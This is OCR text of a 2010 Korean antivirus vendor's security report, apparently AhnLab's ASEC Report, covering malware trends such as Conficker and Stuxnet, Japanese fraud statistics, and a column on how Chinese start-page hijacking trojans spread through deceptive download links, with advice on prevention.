
[그림8-1] 해외에서 유입된 보안 취약점 공격유형 현황 〈자료출처: 일본 CCC 〉



[그림8-2] 일본 내부에서 발생한 보안취약점 공격유형 현황 〈자료출처: 일본 CCC[2]〉

이 취약점을 이용하는 컨피커와 스턱스넷 웜으로 인한 위협이 매우 심각한 것을 알 수 있게 해주는데 특히 스턱스넷이 발견된 7월 이후 MS08-067 보안 취약점을 이용한 공격 패킷이 늘어나고 있는 것과 관련해서는 향후 다른 국가에도 미치는 영향력이 적지 않을 것으로 보인다.

인터넷의 발달로 인해 한 지역에서 등장한 악성코드가 동일한 지역 내에서 확산되는 시간과 전세계적으로 유포되기 위해 소요되는 시간이 크게 차이가 없는 시대이지만 그럼에도 불구하고 악성코드의 국지적 특성은 여전히 유효한 것이 현실인 것 같다. 일본의 경우 수년 전부터 온/오프라인을 통한 부당청구 사기가 문제화 되고 있는데 최근에는 온라인에서 다양한 방법으로 불법적인 금전 갈취가 더욱 기승을 부리고 있는 것으로 보인다.



[그림8-3] 월별 부당청구 상담 통계 〈자료출처 : 일본 IPA〉

위의 [그림8-3]은 일본 IPA에서 발표한 월별 부당청구관련 상담 통계자료로써 올 5월 이후부터 피해 상담 건수가 점점 많아지고 있는 상황이므로 이러한 사기 수법에 피해를 당하지 않기 위해 각별한 주의가 필요하다.

1.http://jp.trendmicro.com/jp/threat/security_news/monthlyreport/article/20100804103606.html
http://jp.trendmicro.com/jp/threat/security_news/monthlyreport/article/20100903092342.html

2.https://www.ccc.go.jp/report/201007/1007monthly.html

3. 세계 3분기 악성코드 동향

2010년 3분기는 1,2 분기와 큰 차이가 없었다. 여전히 악성코드 제작 및 배포 진영은 금전적 이득을 위해 매번 기록이 갱신되는 엄청난 수의 악성코드를 배포하고 있다.

집계 방식에 따라 결과가 달라질 수 있는 점이 있지만 주요 백신 업체의 통계에 따르면 2010년 3분기에도 여전히 컨피커 웜(Conficker worm)이 높은 순위에 있다. 비트디펜더에 따르면 오토런 웜(Autorun worm)과 컨피커 웜(Conficker worm)이 1,2 위를 차지하고 있다.[1] 카스퍼스키연구소 8월 통계에 따르면[2] 여전히 컨피커 웜 변형이 1위, 3위, 4위를 차지하고 있다. 샐리티 바이러스(Sality virus), 바이럿 바이러스(Virut virus)도 상위에 존재한다.

자체 전파 기능이 없는 트로이목마의 주요 감염 경로는 웹사이트로 해킹된 웹사이트를 통해 웹브라우저 취약점과 검색 엔진 최적화(SEO, Search Engine Optimization)를 이용한 방식이 널리 이용된다. 악성코드 배포자들은 이슈 되는 검색어를 파악해 악성코드를 포함한 웹사이트를 검색 결과 상위 에 노출시켜 사용자가 검색 결과를 클릭하여 악성코드 유포 사이트로 연결되게 한다. 웹브라우저나 어도비 플래쉬 플레이어, 아크로뱃 리더 등의 유명 프로그램에 대한 제로데이(0-day) 취약점을 이용하며 USB 플래쉬 드라이브(USB flash drive)를 통한 악성코드 전파 방식도 흔히 사용되고 있다.

7월 발견된 스턱스넷 웜(Stuxnet worm)은 새로운 제로데이 취약점을 이용한 악성코드 일 뿐 아니라 시멘스(Siemens)사의 SCADA 소프트웨어를 최종 목표로 삼고 있다. 특히 이란에서 많은 감염 보고가 있어 국가적 차원에서 개입한 게 아닌가 하는 의구심도 있어 사이버전 논란이 있지만 아직 명백한 근거는 없다. 이후 관련 제로데이 취약점은 다른 악성코드에서도 사용된다.

마지막으로 현재 보편적인 전파 방식은 아니지만 트위터, 페이스북 등의 유명 쇼셜 네트워크서비스(SNS)을 통한 전파도 눈에 띄고 있다. 향후에는 이들 사이트를 통한 전파가 증가할 가능성이 높으며 사용자 컴퓨터에 감염된 악성코드를 조종하는 방법으로도 이용할 가능성이 높을 것으로 예상된다[3] 제우스(Zeus) 변형은 모바일 장비까지도 목표로 삼고 발전하고 있다[4]

1.http://news.bitdefender.com/NW1762-en--Autorun-Malware-Dominates-BitDefender's-Third-Quarter-Top-Five-E-Threat-Report.html

2.http://www.securelist.com/en/analysis/204792135/Monthly_Malware_Statistics_August_2010

3.http://www.securelist.com/en/blog/2276/Twitter_XSS_in_the_wild


4.http://www.f-secure.com/weblog/archives/00002037.html

AhnLab V3 Zip

IV. 칼럼

중국산 시작페이지 고정형 악성코드의 배포 방법 및 예방법

최근 ASEC으로 접수되는 악성코드 중 많은 비율을 차지하는 악성코드는 Win-Trojan/StartPage로 확인되었다.




[그림 9-1] ASSET[1]에서 확인한 AhnLab엔진 일일진단통계

Win-Trojan/StartPage중 90%이상은 중국산 악성코드로 두 가지 공통점을 가지고 있었다.

●고정되는 시작 페이지가 모두 웹사이트 네비게이션(Navigation)이다.

웹사이트 네비게이션이란 사이트에 생활정보(날씨, 쇼핑, 재테크 등)와 각종 유명한 사이트링크, 검색엔진 등을 나열해놓고 사용자가 쉽게 자신이 원하는 정보나 사이트를 찾도록 하자라는 것에서 출발한 개념이다. 중국에서는 이러한 사이트 역시 하나의 "미니 포탈사이트"로 간주 된다. 현재의 포탈사이트들은 온라인 데이터베이스, 뉴스, 홈쇼핑, 블로그 등 다양한 서비스를 제공하고 있다. 하지만 웹사이트 네비게이션은 회사의 규모가 적기 때문에 이런 다양한 서비스를 제공할 수 없으며 주로 사용자에게 유용한 사이트의 링크만 모아 제공하고 있다. 아래 [그림 9-2]는 중국에서 가장 성공한 웹사이트 네비게이션인 하오123이다.



[그림 9-2] 하오123의 메인 페이지

웹사이트 네비게이션 사이트가 적은 투자 대비 이득이 많다는 것이 IT업계에 널리 알려지면서 많은 IT회사들이 이 시장에 뛰어들게 되었고 경쟁이 치열해지면서 악성코드를 이용해 사용자 PC의 시작페이지를 자신의 웹사이트 네비게이션으로 고정시켜 경쟁에서 우위를 차지하려고 시도하고 있다. 중국에서 유명한 로컬백신업체의 기술지원 엔지니어 중 한 명은 "중국 고객PC 원격지원을 하면 웹사이트 네비게이션으로 고정된 문제에 관한 지원 수가 가장 많다"고 했다. 이와 같이 저투자, 고수익의 유혹에서 시작한 시작페이지를 고정하는 사례는 앞으로도 단기간 내에는 멈추지 않을 것으로 보인다.


● 중국에서 유명한 소프트웨어 다운로드 사이트를 통해 배포

다른 악성코드들이 주로 관리가 미흡한 사이트 취약점을 포함한 유명한 소프트웨어, 스팸메일 등을 통해 배포되는 것에 비해 시작페이지를 고정하는 악성코드들은 주로 유명한 소프트웨어다운로드사이트를 통해 배포된다. (다른 배포방식도 존재하지만 현재까지 확인된 바에 의하면 일반 사용자들은 주로 이 방식으로 피해를 보고 있다.) "유명한 소프트웨어 다운로드 사이트라면 검증을 통과한 후 프로그램을 올려야 하는데 어떻게 악성코드 배포가 가능한가?"라는 의문이 생길 수 있다. 이 문제의 해답은 주로 두 가지이다. 첫 째는 악성코드가 법망을 피해 교묘하게 배포되고 두 번째 사용자의 부주의로 스스로 다운로드 및 설치된다. 중국에서 구글을 사용하여 Ultra Editor를 검색한 후 한 소프트웨어 다운로드 사이트에 접속해 보았다.

[그림 9-3] Ultra Editor 다운로드 페이지

1.악성코드 현황을 실시간으로 조회하는 AhnLab의 종합위협분석시스템

[그림 9-3]에서 빨간 상자로 표시된 것은 다운로드링크이다. 하지만 클릭을 하여 다운받고 더블클릭하면 사용자 동의 절차 없이 원하는 프로그램과는 관련이 없는 프로그램이 설치되고 바탕화면에는 특정 사이트의 바로가기 아이콘이 생성된다. 시작페이지 역시 웹사이트 네비게이션으로 고정된다.



[그림 9-4] 데스크탑에 특정광고사이트 바로가기 아이콘 생성

[그림 9-5] 시작페이지가 웹사이트 네비게이션 사이트로 고정

구글에서 이 사이트를 검색하여보면 사용자피해 및 불만이 많다는 것을 확인할 수 있다. 그렇다면 진짜 다운로드 링크는 어디에 있을까? 위의 다운로드 페이지를 드래그 해 보면 화면의 하단에 진짜 다운로드 링크가 있음을 [그림 9-5]에서 확인할 수 있다. 많은 사용자들은 당연히 관련 프로그램 키워드와 가장 가까운 곳에 있는 다운로드링크가 실제 다운로드 링크인줄 알고 다운받았다가 피해보는 경우가 많다.

[그림 9-6] 실제 프로그램 다운로드 링크


현재 중국에서는 이와 같은 방식으로 운영하는 소프트웨어 다운로드 사이트들이 많이 존재한다. 이런 것은 사용자 부주의로 시작페이지 고정 악성코드가 포함된 프로그램을 설치 하도록 하여 금전적인 이익을 얻는 것이다. 사용자의 시작페이지를 사용자 몰래 특정사이트로 고정시켜 수익을 발생하는 프로그램은 정규 상업소프트웨어도 아니고 악성코드도 아닌 법망의 사각지대에 위치하고 있다. 1994년 중국에서 "중화인민공화국계산기정보 시스템안전보호조례"가 발효된 이래 중국정보보안영역은 법제화에서 많은 발전이 있기는 하지만 아직도 미흡한 점이 많이 있다. "법적으로 명문규정이 없으면 죄가 아니다"라는 시각 아래 이러한 프로그램들은 계속 나타날 것이며 법적 공백으로 인해 중국의 사용자는 앞으로도 지속적인 피해를 볼 것으로 보인다. 사용자, 보안업체, 여론의 힘으로는 부족하며 앞으로 관련 법규 개선을 통해 피해의 확산을 최소화 할 필요가 있다.

● 예방법


이런 피해를 최소화하기 위해서는 사용자의 주의가 가장 중요하다. 보안제품을 반드시 설치하고 최신 엔진버전으로 업데이트하고 실시간 감시기능을 작동시켜야 한다.

1. 프로그램을 다운로드 시 프로그램 공식 홈페이지에서 다운받아야 한다.

2. 다운로드 받을 경우 다운로드 받은 파일의 이름을 꼭 확인해야 한다. 다운로드 명칭이 사용자가 다운로드 받으려는 명칭과 관련이 없다면 각별한 주의가 필요하다. 예를 들어 install.exe, setup.exe 등 사용자가 다운로드 받으려는 명칭과 관련이 없을 시 다운로드 받지 않는 것이 좋다. 중국의 소프트웨어 다운로드 사이트에서 제공하는 실제 프로그램의 다운로드명칭은 일반적으로 프로그램명의 한자에 대응하는 병음의 첫 문자들을 따서 명명하고 있다. (예를 들어 YingYinXianFeng이면 YyXf.exe, 프로그램명이 영문일 시는 그냥 영문명칭을 사용한다.)



[그림 9-7] 시작페이지를 고정시키는 악성코드의 다운로드 시 파일명



[그림 9-8] 실제 프로그램의 다운로드 시 파일명

3. 다운로드 받은 후 제품정보를 확인하여야 한다. 제품정보가 사용자가 다운받으려는 프로그램과 관련이 없다면 당연히 삭제하여야 하고 혹은 제품정보가 없다면 각별히 주의하여야 한다.

AhnLab SiteGuard Pro & Security Center

발행월 : 2010년 9월

ASEC REPORT 집필진

편 집 장 선임 연구원 허 종 오

집 필 진 선임 연구원 김 소 헌
선임 연구원 정 진 성
선임 연구원 차 민 석
선임 연구원 장 영 준
선임 연구원 허 종 오
주임 연구원 강 동 현
주임 연구원 안 창 용
주임 연구원 박 시 준
주임 연구원 조 주 봉
연구원 김 재 홍

감 수 상 무 조 시 행

참여연구원 ASEC 연구원
SiteGuard 연구원